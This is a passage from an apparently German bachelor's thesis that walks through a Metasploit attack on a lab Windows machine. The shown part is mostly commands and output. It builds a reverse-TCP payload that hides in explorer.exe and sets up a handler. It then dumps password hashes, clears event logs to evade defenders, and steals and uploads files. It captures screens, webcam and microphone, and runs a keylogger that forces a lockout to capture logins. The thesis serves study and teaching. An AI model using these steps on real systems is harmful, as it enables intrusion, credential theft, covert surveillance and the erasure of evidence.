Während der Bearbeitung der Bachelorarbeit hat sich in diesem Punkt etwas geändert. Ab dem 27.02.2022 hat der Befehl „migrate“ vermeintlich funktioniert, jedoch hat er die Malware nicht mehr erfolgreich versteckt. Die PID wird erfolgreich geändert, es wird aber weiterhin dieser Prozess gefunden, obwohl er nach dem Migrieren nicht mehr zu finden sein sollte. Um dieses Problem zu lösen, wird eine neue Malware mit Metasploit erstellt. Hierfür werden die beiden Parameter „prependmigrateprocess“ und „prependmigrate“ eingefügt. Diese sollen bezwecken, dass sich die Malware automatisch in den Prozess „explorer.exe“ verstecken soll [50].

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.228 lport=4444 prependmigrateprocess=explorer.exe prependmigrate=true -f exe -o /home/kali/Desktop/ Metasploit-Payload/<Name>.exe
```

Nach Erstellung des neuen Programmes muss der „Multi-Handler“ und somit den kompletten Angriff neu starten.

```
msf6 > use exploit/multi/handler
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set lhost 192.168.2.228
```

```
msf6 exploit(multi/handler) > set lport 4444
```

```
msf6 exploit(multi/handler) > set prependmigrateprocess explorer.exe
```

```
msf6 exploit(multi/handler) > set prependmigrate true
```

```
msf6 exploit(multi/handler) > exploit
```

Nach Starten des Exploits muss das Zielsystem erneut die Malware ausführen und die Systemrechte erneut verteilt werden. Hierfür wird die vorher beschriebene Anleitung verwendet. Nach dem Erhalt dieser Rechte wird überprüft, ob die Malware versteckt wurde. Dies ist noch nicht der Fall. Um die Malware in einem bekannten Prozess zu verstecken, kann auch der Name des Prozesses angegeben werden. Dementsprechend kann entschieden werden, ob die PID oder der Name eines Prozesses verwendet wird.

```
meterpreter > ps | grep <Name der Malware>.exe

meterpreter > ps | grep explorer.exe

meterpreter > migrate -N explorer.exe

meterpreter > ps | grep <Name der Malware>.exe

(No matching processes were found)
```

Mit der Bestätigung „no matching processes were found“ war dieser Angriff erfolgreich. Somit ist das Programm nicht mehr im Process Explorer zu sehen. Im Taskmanager verschwindet dieser Prozess ebenfalls. Somit hat sich der Angreifer vorerst verschleiert. Um dies in Realzeit mit anzuschauen, wird während des Angriffes beim Zielsystem der Process Explorer geöffnet und der Namen der Malware gesucht. Hier sollte lediglich ein Prozess gefunden werden. Wird der Angriff ausgeführt, sollte das Ergebnis sein, dass der Prozess der Malware bei Erfolg sofort verschwindet.

4.6 Hashdump

Für Angreifer ist ein bedeutendes Ziel die Anmeldepasswörter von Windows und anderen Programmen zu erhalten. Mit den Anmeldeinformationen könnte sich der Angreifer vor Ort anmelden und hätte somit vollen Zugriff über das System. Zusätzlich könnte er mit Schadprogrammen, die die Steuerung von Systemen übernehmen, den Computer fernsteuern, selbst wenn dieser gerade nicht eingeloggt ist. Um die Anmeldeinformationen zu erhalten wird der Befehl „hashdump“ genutzt. Dieser funktioniert nur, wenn zuvor Systemrechte vergeben wurden. Der Befehl gibt einen Nutzernamen mit dazugehörigen verschlüsselten Passwort wieder [34]. Im Beispiel des Zielsystems wäre das Ergebnis die Abbildung 15.

```
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:475a7dd05810c001c892853b88ba03a9:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f27c0c12a5c94e851d73b4ce3a77d149:::
```

Abbildung 15: Ausgabe des Hashdump

Eine bessere Variante wäre der Befehl „Run post/windows/gather/hashdump“. Dieser zeigt zusätzlich Hinweise an, die bei Erstellung des Passwortes angelegt wurden [34]. Diese Hinweise sind häufig vom Nutzer gegebene Hinweise auf das Passwort, wie „Mein Geburtstag“ oder „Name meines Kindes“. Kennt der Angreifer diese Informationen kann er sich viel Zeit ersparen, denn um die verschlüsselten Passwörter zu entschlüsseln, kann es viel Zeit kosten. Hierfür werden die gefundenen Werte der Passwörter anderen Programmen, wie „John the Ripper“ *, übergeben. Diese können dann die Passwörter mit etwas Glück entschlüsseln. Dieser Vorgang kann mehrere Tage dauern.

```
meterpreter > run post/windows/gather/hashdump
```

4.7 Löschen der Ereignisanzeige

Während des Arbeitens auf dem System werden unteranderem Fehler, die gemacht oder erhalten wurden, weil die Administratorenrechte noch nicht verteilt wurden, im Eventmanager, beziehungsweise der Ereignisanzeige, angezeigt. Zusätzlich werden noch viele weitere Informationen dort angezeigt und gespeichert, die Fachpersonal auslesen und interpretieren kann. Um diese Schwachstelle der Schadsoftware zu beheben, gibt es einen Befehl, die sogenannte Ereignisanzeige zu löschen [34]. Ein Großteil der Fehler wird nicht durch die Malware entstehen, wenn es dazu kommt, ist es zu verhindern.

```
meterpreter > clearev
```

Dieser Befehl löscht alle Ereignisse von Programmen, des Systems und der Sicherheitsaufzeichnungen [34]. Dies sollte öfters gemacht werden, um möglichst verschleiert arbeiten zu können. Je weniger Informationen Fachpersonal erhält, desto wahrscheinlicher bleibt die Malware unentdeckt und desto länger können Angriffe ausgeführt werden.

4.8 Ordnerstruktur erkennen

Eine weitere relevante Information ist, in welchem Dateipfad gearbeitet wird und wie sich darin bewegt werden kann. Hierfür wird „pwd“ verwendet. Daraufhin wird der Pfad angezeigt, in dem das Programm liegt und ausgeführt wurde. Werden mehr Informationen

über den Inhalt des aktuellen Ordners gebraucht, wird der Befehl „ls“ benutzt. Dieser wird verwendet, um den Inhalt und unterschiedliche Parameter anzuzeigen. Zum Beispiel wird mit „ls –l“ zu den Dateien im Ordner zusätzlich die Nutzerrechte, die Größe und das letzte Änderungsdatum angezeigt. Anhand dieser Informationen wird bestimmt, welche Programme ohne Administratorrechte geöffnet werden können. In den Ordnern wird sich mit „cd“ bewegt [34]. Ist das Ziel der Desktop, wird der Befehl „cd c:\\Users\\kabut\\Desktop\\“ genutzt. Zu beachten ist, dass bei Angabe von Dateipfaden „\\“ anstatt „\“ genutzt werden muss. Wird als Zielort der Ordner der Programme bestimmt, ist der Dateipfad „C:\\Program Files\\“.

```
meterpreter > pwd

meterpreter > ls

meterpreter > ls –l

meterpreter > cd ..

meterpreter > cd <Zielordner mit Pfad >
```

Mit dem Befehl „cd ..“ wird in den darunterliegenden Ordner gegangen. Somit ist der Zugriff auf viele Ordner gegeben. Jedoch nur auf die, auf die der Nutzer ohne erneute Zustimmung des Administrators zugreifen kann. Hierfür ist es relevant Systemrechte zu besitzen. Somit besteht die Möglichkeit sich fast ungehindert durch die Ordner zu bewegen.

4.9 Suchen von Dateien

Nach dem Wissen des Bewegens in der Ordnerstruktur ist es von Interesse, wie konkrete Dateien gefunden werden. Hierfür wurde ein Beispiel erstellt. Zum Testen dieser Funktion wurde auf dem Windowssystem eine Datei „secret.txt“ erstellt. Mithilfe des Suchbefehls soll diese gefunden werden. Mit dem folgenden Befehl „search“ wird auf dem ganzen System nach einer Datei gesucht [34].

```
meterpreter > search -f secret.txt
```

Die Ausgabe zeigt, wie viele Dateien gefunden wurden. In diesem Fall sind es zwei. Darüber hinaus werden diese in drei Spalten weiter beschrieben. Es wird der Dateipfad

angegeben, die Größe der Datei und der Zeitpunkt der letzten Änderung. Kennt der Angreifer sein Ziel kann er durch Erraten oder Wissen des Dateinamens diese suchen. Hat er die gesuchte Datei gefunden, kann er unterschiedliche Dinge mit dieser anstellen. Hierauf wird in den nächsten Kapiteln eingegangen.

4.10 Dateiinhalte auslesen

Nachdem eine Datei mithilfe der Suche gefunden wurde, sollte sich, bei einer Textdatei, der Dateiinhalt angezeigt werden. Dies ist relevant, wenn Ziele sich wichtige Informationen wie Passwörter, bisher unbekannte Formeln oder wichtige Texte als einfache Textdatei ablegen.

In diesem Beispiel wurde die Textdatei „secret.txt“ gefunden. Im nächsten Schritt wird sich in den Ordner der Datei bewegt.

```
meterpreter > cd c:\\Users\\IEUser\\Dekstop\\
```

Nachdem der Ordner erreicht wurde, kann der Befehl „cat“ genutzt werden um die Datei „secret.txt“ auszulesen [34]. Zur Vollständigkeit sollten beide Textdateien untersucht werden. Es kann durchaus relevant sein, was in den Dateien geändert wurde. So werden eventuell zusätzlich alte Passwörter oder Informationen erhalten, die anderweitig gelöscht wurden. Für den Angreifer kann hier jede zusätzliche Information wertvoll sein.

```
meterpreter > cat secret.txt
```

Die Ausgabe des Inhalts ist „My Password is OGlvl3g“. Somit wird auch jede andere Textdatei ausgelesen und eventuell wichtige Informationen erhalten, wie in diesem Beispiel ein Passwort.

4.11 Übertragen von Daten zwischen Angriffssystem und Zielsystem

Laut des Bundeslagebildes Cybercrime 2020 des Bundeskriminalamtes gab es 2020 10.763 Fälle des „Ausspähen von Daten einschließlich Vorbereitungshandlungen und Datenhelerei“ [2]. Dies macht 8,4% der „Straftaten der Cybercrime im engeren Sinne“ aus [2]. Somit stellt es einen relevanten Angriffsvektor dar. In den zwei folgenden Kapiteln wird auf mögliche Angriffe diesbezüglich näher eingegangen.

4.11.1 Download

Um Daten auszuspähen, wird zuerst der Zugang zu diesen benötigt. Dieser wurde mit dem Erhalt der Systemrechte, den Kenntnissen der Ordnerstruktur und der Suche von Daten in diesen Strukturen gelegt. Ist der Zugang gewährleistet, kann die Funktion „download“ benutzt werden, um bestimmte Dateien herunterzuladen [34]. Das Herunterladen von Informationen und Daten ist, besonders in der Industriespionage, ein viel vertretener Angriff. Mithilfe der Downloadfunktion werden sämtliche Dateien runtergeladen und somit geklaut. Dies könnten in der Theorie Baupläne sein, Protokolle welche in Besprechungen erstellt wurden, belastende Dokumente einer Persönlichkeit und vieles mehr. Durch die Digitalisierung in allen Bereichen des Lebens werden immer mehr Informationen auf den Systemen gespeichert, die auch belastendes oder unveröffentlichtes Material enthalten können. Besonders unveröffentlichte und geheime Informationen sind Daten, welche Hacker erbeuten möchten. Durch den Download dieser hat der Angreifer direkt die Daten auf seinem System und kann diese bei sich auswerten.

Zum Testen dieses Beispiels wurde auf dem Windowssystem ein Bild gespeichert mit dem Namen „Hintergrund.jpg“ *. Nun kann dieses mithilfe des Suchbefehls gesucht werden.

```
meterpreter > search -f Hintergrund.jpg
```

Mit dem Ergebnis des Befehls wird der Pfad dieser zu stehlenden Datei erhalten. Diese muss nun herunterladen werden. Dabei muss beachtet werden, dass der Windowspfad mit „\\“ anstatt „\“ angeben werden muss [34].

```
meterpreter > download C:\\Users\\IEUser\\Desktop\\Hintergrund.jpg
```

Somit wurde diese Datei ins Kali System heruntergeladen und im Ordner „/home/kali/“ gespeichert. Der Angreifer hat erfolgreich ein Bild heruntergeladen. Dies könnte auch mit der Textdatei gemacht werden, in dem das Passwort gespeichert ist. Jede Datei die der Angreifer herunterlädt, kann ein potenzieller Schaden für die Person oder das Unternehmen sein, aus dem sie entwendet wurde.

4.11.2 Upload

Eine weitere Angriffsvariante ist es, Dateien beim Ziel hochzuladen und diese danach eventuell auszuführen. Dies kann für eine Übermittlung weiterer Schadsoftware genutzt werden. Für diesen Befehl ist es wichtig, dass zuerst die zu übermittelnde Datei angegeben wird und danach der Windowspfad, in den es hochgeladen werden soll. Hierfür ist es besonders relevant Systemrechte zu haben, um in einen Großteil der Ordner, ohne

Zustimmung des Administrators, Dateien zu verschieben. Zu beachten ist zudem, dass der Dateipfad im Kalilinux mit „/“ angegeben wird und der Dateipfad im Windowssystem mit „\\“ [34].

Als Beispiel wird hierfür das soeben heruntergeladene Bild genutzt. Auch Bilder können belastende Dokumente sein. Ein Beispiel könnte hierfür eine unschuldige Person sein, die Industriespionage begangen haben soll. Der Angreifer könnte diese Person zuvor mit dem hier gezeigten Programm infiziert haben und über das Konto dieser Person die Datei heruntergeladen haben. Jedoch hat die Person nicht die Bilder, welche beispielsweise Baupläne sein könnten, sondern der Angreifer. Damit dieser den Verdacht von sich umlenken kann, könnte er der angeklagten Person Programme einschleusen. Somit hat der Angreifer die Daten gestohlen und den Verdacht von sich gelenkt. Um sich vollständig zu verschleiern, könnte er nach dem Angriff den Eventmanager löschen und die Malware vom System löschen. Somit hat er Daten geklaut, ohne Informationen zu hinterlassen.

```
meterpreter > upload /home/kali/Hintergrund.jpg C:\\Users\\IEUser\\Desktop\\Hacks\\Hintergrund.jpg
```

4.12 Bildschirmfotos erstellen

Es könnte eine Herausforderung sein zu sehen, welche Programme beim Zielsystem aktuell geöffnet sind und in welchen gearbeitet wird. Dies spielt eine Rolle, um zu sehen welcher Arbeit der Nutzer gerade nachgeht und worauf er achten könnte. Besonders für eine Aufzeichnung der Tastenanschläge ist es hilfreich zu wissen, in welchem Fenster sich der Nutzer befindet. Zusätzlich ist es wichtig zu wissen, wo der Nutzer gerade arbeitet, wenn Dateien auf den Computer hochgeladen oder gelöscht werden. Diese Operationen kann der Nutzer schnell bemerken. Somit sollten diese nicht vollzogen werden, wenn das Zielsystem den betroffenen Ordner geöffnet hat. Eine Lösung dieses Problems adressiert Metasploit mit der Erweiterung „esipa“. Nach der Initialisierung werden mithilfe dieses Moduls und dem Befehl „screengrab“ Bildschirmfotos erstellt [51].

```
meterpreter > use espia
```

```
meterpreter > screengrab
```

Diese Funktion wurde erfolgreich mit bis zu drei gleichzeitig verwendeten Bildschirmen getestet. Das Bild welches erstellt wird, wird sofort geöffnet. Laut einiger Anleitungen, wie der „SCREEN CAPTURING IN METASPLOIT“ * , wird erwähnt, dass die Payload sich in einem Prozess befinden muss, welcher aktiven Zugriff auf den Desktop hat, anderenfalls wird es nicht funktionieren [51]. Dies wurde nicht bestätigt. Im Fall der bisher

verwendeten Malware gab es keine Probleme. Sollten jedoch Probleme auftreten, wird im Punkt „Verschleierung der Malware mit Migrate“ beschrieben, wie sich in den Prozess der „explorer.exe“ migriert werden kann. Damit soll es laut der Anleitung gehen.

4.13 Beenden von Prozessen

Das Beenden von Prozessen kann vielseitig benötigt werden. Hierfür drei simple Beispiele.

Ein Nutzer des Systems hat eine externe Sicherheitssoftware, die bestimmte Angriffe verhindert oder droht das Programm mit der Payload zu beenden. Somit liegt das Interesse des Angriffes darin, diesen Prozess zu beenden.

Ein anderer Nutzen des Beendens könnte es sein, eine, zuvor ausgetauschte, Datei den Nutzer erneut öffnen zu lassen. Hierfür könnte die „Zoom.exe“ beim Nutzer ausgetauscht werden. Dafür wird die Datei beim Nutzer gelöscht und eine Datei mit selben Namen vom Angriffssystem hochgeladen. Hierfür könnte die Fake Zoom App, die in dem Lagebild des Bundeskriminalamtes „Sonderauswertung: Cybercrime in Zeiten der Corona-Pandemie“ beschrieben wurde, verwendet werden [1]. Nun meldet sich der Nutzer über die, mit Schadsoftware versetzte Datei, an und hat somit schädliche Programme im Hintergrund laufen.

Des Weiteren kann dies zusätzlich genutzt werden, um Anmeldeinformationen zu erhalten. Durch das Beenden eines Programmes muss sich der Nutzer häufig erneut anmelden. Hier könnte ein Keylogger zuvor gestartet werden, um die Anmeldeinformationen mitzuschneiden.

Für all diese vorgeschlagenen Möglichkeiten ist es wichtig, dass die Systemrechte verteilt wurden um die, für den Angriff überlegten, Befehle auszuführen. Um ein Prozess zu beenden, wird zuerst die PID eines Prozesses herausgesucht. Diese gibt an, welche eindeutig zugewiesene Nummer der Prozess besitzt [52]. Diese wurde bereits im Punkt „Verschleierung der Malware mit Migrate“ gesucht. Wurde der zu beendende Prozess herausgesucht, wird in die Kommandozeile „kill <PID des zu beendenden Programmes>“ eingegeben [35]. Somit wird der Prozess beendet und der Nutzer ist dazu gezwungen das Programm erneut zu öffnen.

```
meterpreter > kill <PID des zu beendenden Programmes>
```

4.14 Kamera und Mikrofon abhören

Angeschlossene Kameras und Mikrofone stellen ebenfalls ein Angriffsziel dar. Diese Angriffsziele könnten besonders in Unternehmen vertreten sein. Mithilfe der Kameras kann sich die Umgebung angezeigt und belastende Materialien aufgenommen werden. Die Mikrofone können vielseitig Informationen aufnehmen. Diese gehen von den Telefonaten von Verheirateten die sich Passwörter, für gemeinsam genutzte Konten, sagen bis hin zu Mikrofonen in Besprechungsräumen, mit denen sich Unterhaltungen mitschneiden lassen. Die Möglichkeit an Informationsbeschaffung ist nahezu unbegrenzt.

Die Funktionen wurden mit einer „Logitech QuickCam Pro 5000“ und einem „t.bone 440“ getestet. Die Geräte müssen per USB der jeweiligen virtuellen Maschine übergeben werden. Dafür wird die virtuelle Maschine geöffnet und in der oberen Leiste [Gerät] ausgewählt. Der zweite Unterpunkt [USB] öffnet die mit USB verbundenen Geräte. Hier muss die Kamera oder ein Mikrofon übergeben werden.

4.14.1 Kamera

Die erste Information, welche gebraucht wird ist, ob eine Kamera oder mehrere angeschlossen sind. Der Befehl „webcam_list“ konnte nur mit einer Kamera getestet werden und war erfolgreich [34].

```
meterpreter > webcam_list
```

Dieser Befehl reiht untereinander die angeschlossenen Kameras auf. Im folgenden Angriff muss sich entschieden werden, ob ein Foto der Kamera gebraucht wird oder ein Livestream dieser. Um ein Foto mit der Kamera zu machen, muss der Befehl „webcam_snap“ benutzt werden. Mithilfe des Befehls wird die Kamera kurz gestartet, ein Foto gemacht, dieses übertragen und die Kamera wieder ausgeschaltet. Mit dem Parameter „–i“ wird ausgewählt, welche Kamera dies tun soll [34]. Der Standardspeicherort hierfür ist „/home/kali/“.

```
meterpreter > webcam_snap
```

Hier muss der Angreifer aufpassen, da die meisten Kameras eine Lampe oder ähnliches haben, die anzeigen, ob die Kamera an oder aus ist. Dies kann vom Nutzer bemerkt werden. Besonders häufig wird die Änderung der Lichter wahrgenommen. Dies wurde während des Komplexpraktikums Krisenmanagement festgestellt. Bei diesem Komplexpraktikum wurden Kameras der Teams zuerst dauerhaft abgefangen als Videostream. Nachdem sich das Einsatzteam, welches die Krisen erstellte und überwachte wunderte, dass die Teams das Kameralicht nicht bemerkten, obwohl die Kamera über eine Stunde

lief, fingen sie an Fotos zu machen. Durch das wiederholte an- und ausgehen des Kameralichtes wurde dieser Angriff innerhalb weniger Sekunden bemerkt und die Kamera des Laptops überklebt. Somit ist man zu der Aussage gekommen, dass ein Livestream der Kamera besser sein könnte, als viele Bilder zu machen.

Ein Livestream hat viele Vorteile gegenüber dem Foto. Auf den Bildern wird mehr von dem Umfeld der Person gezeigt. So wird für Social Engineering Angriffe mehr vom Umfeld gelernt und daraufhin anwendet. Mit dem Befehl „webcam_stream“ wird der Stream gestartet [34].

```
meterpreter > webcam_stream
```

Daraufhin öffnet sich der Standard Browser von KaliLinux, welcher in diesem Fall Firefox ist. In dem Fenster befinden sich, neben dem Livevideo, auch die IP-Adresse des Ziels und die Startzeit des Angriffs. Zusätzlich zeigt es auch einen Status an der, den durchgeführten Tests nach, nicht immer das Richtige anzeigt. Somit ist der Status nicht zu beachten. Der Livestream wird nicht gespeichert. Soll dieser aufgenommen werden, müsste ein Aufnahmeprogramm verwendet werden um den Firefoxbrowser aufzuzeichnen.

4.14.2 Mikrofon

Wird der, im vorherigen Punkt durchgeführter, Angriff erfolgreich umgesetzt, fehlt noch der Ton zum Video. Auch dieser kann abgehört werden, jedoch nur als Aufnahme. Das heißt, dass der Ton nicht direkt mitgehört, sondern lediglich mitgeschnitten werden kann.

```
meterpreter > record_mic
```

Der Befehl kann mit zwei weiteren Parametern spezifiziert werden. Um der Datei einen spezifischen Namen zu geben, wird der Parameter „–f <Dateiname>.mav“ benutzt. Die Länge der Aufnahme kann mit dem Parameter „–d <Sekunden>“ verändert werden. Dieser Parameter ist standardmäßig bei einer Sekunde, somit ist es ratsam diese zu ändern [53]. Ein möglicher Befehl könnte so aussehen.

```
meterpreter > record_mic –d 60 –f Audio001
```

Dieser zeichnet 60 Sekunden das Mikrofon auf und speichert das Aufgenommene in einer Datei namens „Audio001“. Der Standardspeicherort hierfür ist „/home/kali/“. Kamera- und Mikrofoninhalte können mit Schnittprogrammen zusammengeführt werden.

4.15 Keylogger

In vielen Angriffen wurde bereits beschrieben, dass ein Keylogger verwendet werden könnte. Dieses Kapitel beschreibt, was ein Keylogger ist und stellt einen detaillierten Angriff vor.

„Ein Keylogger, manchmal auch als Tastaturerfassung bezeichnet, ist eine Art von Überwachungstechnologie, mit der jeder Tastendruck auf einem bestimmten Computer überwacht und aufgezeichnet wird.“ [54]

Im Beispiel dieser Arbeit zeichnet der Keylogger die betätigten Tastatureingaben des Zielsystems auf. Der Keylogger wird mit dem Befehl „keyscan_start“ gestartet. Um sich die aktuell aufgezeichneten Tasten anzeigen zu lassen, wird der „keyscan_dump“ verwendet. Um die Aufzeichnung abzubrechen oder zu schließen, wird der Befehl „keyscan_stop“ benutzt [55].

```
meterpreter > keyscan_start

meterpreter > keyscan_dump

meterpreter > keyscan_stop
```

Besonders nützliche Informationen bei diesem Angriff sind Anmeldeinformationen. Wird beispielsweise der Hashdump erhalten, könnte mithilfe von Programm, wie „JohnThe-Ripper“, die erhaltene Datei mit viel Glück entschlüsselt werden. Um diesen zeitaufwendigen Prozess nicht zu benötigen, könnten die Anmeldeinformationen mit einem Keylogger mitgeschnitten werden. Hierfür müsste sich der Nutzer jedoch abmelden und gleichzeitig müsste der Keylogger laufen. Hierfür gibt es eine Lösung. Zuerst wird der Keylogger mit „keyscan_start“ gestartet. Daraufhin wird die aktuelle Session mit „background“ in den Hintergrund gelegt. Nun wird ein Programm bei Metasploit gesucht, welches den Nutzer abmeldet. Dies könnte gesucht werden, indem „search lockout“ verwendet wird. Daraufhin wird eine Ausgabe erhalten, bei der das zweite Ergebnis von Relevanz ist „post/windows/capture/lockout_keylogger“. Wie andere Module wird dieses gestartet, indem „use“ davor geschrieben wird. Mithilfe von „show options“ wird angezeigt, welche Parameter noch bearbeitet werden müssen. Die Session muss eingetragen werden, auf dem der Angriff angewendet werden soll und eventuell die PID. In der Durchführung dieses Angriffes war es jedoch immer wichtig, die PID einzutragen damit das Programm funktioniert. Die Session wird mithilfe von „set session <Nummer der Session>“ eingetragen. Die PID muss laut der Beschreibung, die mit „show options“ erhalten wird, die PID von der „winlogon.exe“ sein. Um diese in der Session zu ändern, wird mit „sessions –i <Nummer der Session>“ zurück in den Meterpreter gegangen. Mit

„ps | grep winlogon.exe“ wird angezeigt, wie viele Instanzen es aktuell von der „winlogon.exe“ gibt. Gibt es nur eine kann „migrate –N winlogon.exe“ eingegeben werden, um die Malware in die PID von „winlogon.exe“ zu integrieren. Andernfalls müsste mit „migrate <Ein PID von winlogon.exe>“ die jeweilige PID ausgewählt werden. Mit „background“ kann zurückgegangen werden und die PID in das Modul eintragen. Mit „Set PID <PID des Prozesses winlogon.exe>“ kann diese eingetragen werden. Die PID ist nicht immer dieselbe, somit muss dies immer vorher nachgeschaut werden. Zur Ausführung des Moduls wird der Befehl „exploit“ genutzt. Nach 300 Sekunden wird der Benutzer abgemeldet [55]. Dies schlägt beim ersten Mal häufig fehl. Im Test sind bis zu zwei Fehlschläge noch normal und hat beim dritten Mal, wenn alle Parameter richtig eingegeben sind, zuverlässig funktioniert. Die Datei, die erstellt und gespeichert wird, beinhaltet lediglich den Nutzer. Häufig meldet sich der Benutzer an, mit dem sich die Malware erstmalig verbunden hat und somit ist diese Information irrelevant. Sie wird jedoch relevant, wenn sich der Administrator oder andere Benutzer des Computers bei Windows anmelden. Nach erfolgreicher Meldung „[*] Post module execution completed“ wird erneut die Session geöffnet und dort die vom Keylogger mitgeschnittenen Tasten mit „keyscan_dump“ angezeigt. Steht dort kein Ergebnis hat der Nutzer sich eventuell noch nicht angemeldet und der Angreifer muss warten. Meldet sich der Benutzer an könnte der Angreifer die, in der Abbildung 16 gezeigten, Keyloggerergebnisse erhalten.

```
meterpreter > keyscan_start

meterpreter > background

msf6 > search lockout

msf6 > use post/windows/capture/lockout_keylogger

msf6 post(windows/capture/lockout_keylogger) > show options

msf6 post(windows/capture/lockout_keylogger) > set session <Nummer der Session>

msf6 post(windows/capture/lockout_keylogger) > sessions –i <Nummer der Session>_

meterpreter > ps | grep winlogon.exe

meterpreter > migrate -N winlogon.exe

meterpreter > background

msf6 post(windows/capture/lockout_keylogger) > set PID <PID des Prozesses winlogon.exe>
```

```
msf6 post(windows/capture/lockout_keylogger > exploit
```

```
[*] Post module execution completed
```

```
msf6 post(windows/capture/lockout_keylogger) > sessions -i <Nummer der Session> _
```

```
meterpreter > keyscan_dump
```

Mit der gespeicherten Information des zuvor genutzten Moduls kennt der Angreifer nun den Benutzer und das Passwort, Abbildung 16, für den Benutzer. Das „<Shift>“ ist zu missachten, da die jeweiligen Großbuchstaben und Sonderzeichen ausgeschrieben werden. Das „<CR>“ ist die Bestätigungstaste. Hierbei ist zu sehen, dass es wahrscheinlich keinen weiteren Anmeldeversuch gab, da nach dem Eingeben des Passwortes kein anderes eingegeben wurde. Somit weiß man, dass dies das richtige Passwort für diesen Benutzer ist.



Abbildung 16: Ausgabe des Keylogger-Angriffes

4.16 Erstellung Shell

Mithilfe des Befehls „shell“ kann ein weiterer Angriff durchgeführt werden [34].

```
meterpreter > shell
```

Diese Funktion wurde nicht weiter getestet, da das Wissen dazu fehlt. Jedoch könnte dies für Personen mit dem Fachwissen ein wichtiger Punkt sein.

4.17 Automatisierung von Befehlsabfolgen

```
meterpreter > resource <Pfad der Textdatei>.txt
```

Der „resource“ Befehl verarbeitet einzelne Kommandos, die in einer Textdatei gespeichert wurden.

Es kann zur Erleichterung benutzt werden oder für automatisierte Prozesse, funktioniert jedoch nicht für jeden Prozess. In folgendem Beispiel wurde versucht die Befehle zum Beschaffen der Systemrechte mithilfe von diesem Befehl zu erhalten. Hierfür wurde eine Textdatei erstellt, die folgende Befehlsabfolge beinhaltet.

```
background
```

```
use exploit/windows/local/bypassuac_dotnet_profiler
```

```
set session <Die Nummer der Session >
```

```
exploit
```

Hierbei sagt der Meterpreter jedoch, dass das Modul „exploit/windows/local/bypassuac_dot_profiler“ nicht vorhanden ist. Es ist vorhanden und kann aus unerklärlichen Gründen nicht ausgeführt werden. Auch die Speicherung von Ergebnissen mithilfe von „>“ funktioniert nicht. Somit ist es lediglich eine Hilfe, um Befehle einzusparen. Hierfür wird als Beispiel das Erstellen von Bildschirmfotos genommen. Zum Testen des „Resource“ Befehls wird eine Textdatei mit folgendem Inhalt erstellt.

```
use espia
```

```
screengrab
```

Somit wird mit dem Befehl „Resource <Pfad zur Textdatei mit den Befehlen zum Erstellen eines Bildschirmfotos>“ ein Bildschirmfoto erstellt. Nun könnte ein Skript oder Programm erstellt werden, was diese wenigen „Resource“ Befehle in bestimmten Zeitabständen eingibt. Somit kann das Ziel automatisiert beobachtet werden.

4.18 Öffnen des Terminals auf dem Zielsystem

Metasploit bietet zum Öffnen des Windowsterminals eine Funktion.

Hiermit eröffnen sich viele neue Möglichkeiten. Ein möglicher Angriffsvektor ist das permanente Löschen von Programme und Dateien beim Zielsystem. Nach Eingabe des Befehls ist der Angreifer sofort im Terminal des Windowssystems und somit außerhalb von Metasploit. Mithilfe des Befehls „exit“ wird das Terminal verlassen. Das Terminal wird in der Software des Angreifers und auf dem Zielsystem geöffnt. Lediglich die Eingaben des Angreifers werden nicht angezeigt. Somit sieht das Ziel unter Umständen den Angriff. Zuvor sollte „idletime“ benutzt werden um zu wissen, ob die Person sich am Computer befindet oder nicht.

```
meterpreter > idletime
```

```
meterpreter > execute -f cmd.exe -i –H
```

Um im Terminal Dateien auf Windowssystemen zu löschen, wird der Befehl „del <Name>.<Endung der Datei>“ benötigt. Damit der Nutzer das Eindringen in sein System final nicht mitbekommt, wird nach den erfolgreichen Angriffen versucht die Malware zu löschen. Bevor die Malware gelöscht wird, wird der Eventmanager bereinigt um letzte Informationen, die in diesem gespeichert sein könnten, zu löschen.

```
exit

meterpreter > clearev

meterpreter > execute -f cmd.exe -i –H

cd C:\Users\IEUser\Desktop\Hacks

dir

del <Name der Malware>.exe
```

Wie zu sehen ist, ist das Löschen der Malware nicht möglich. Es wird die Fehlermeldung „Access is denied.“ angezeigt. Die richtigen Rechte besitzt der Angreifer, er kann aber nicht noch ausgeführte Programme schließen. Dies verhindert Windows von sich aus. Somit ist es nicht möglich aus Metasploit heraus die eingeschleuste Malware zu löschen.

4.19 Erkennung der Schadsoftware mit dem Process Explorer

Auf dem Windowssystem wurde ein Programm installiert, welches „Process Explorer“ heißt und von Windows entwickelt wurde. Dieses Programm hat viele Funktionen. Die Funktion die für diese Arbeit relevant ist, ist die Suchfunktion von Prozessen [30]. In diesem Programm kann der Nutzer überprüfen, ob dieser den Prozess der erstellten Malware mit der Payload findet. Dafür gibt der Nutzer ins Suchfeld, oben rechts, den Dateinamen der Payload ein. Daraufhin sollte die in Abbildung 17 gezeigte Ausgabe angezeigt werden. In diesem Fall ist die Malware „Hallo123.exe“. Somit kann kontrolliert werden, ob die Attacken wie „migrate“ wirken. Verschwindet die Datei in der Suche, ist das Migrieren der Datei in eine andere erfolgreich. Somit kann sie vom Nutzer nicht mehr über diesen Weg gefunden werden.



Abbildung 17: Ausgabe der Malware im Process Explorer

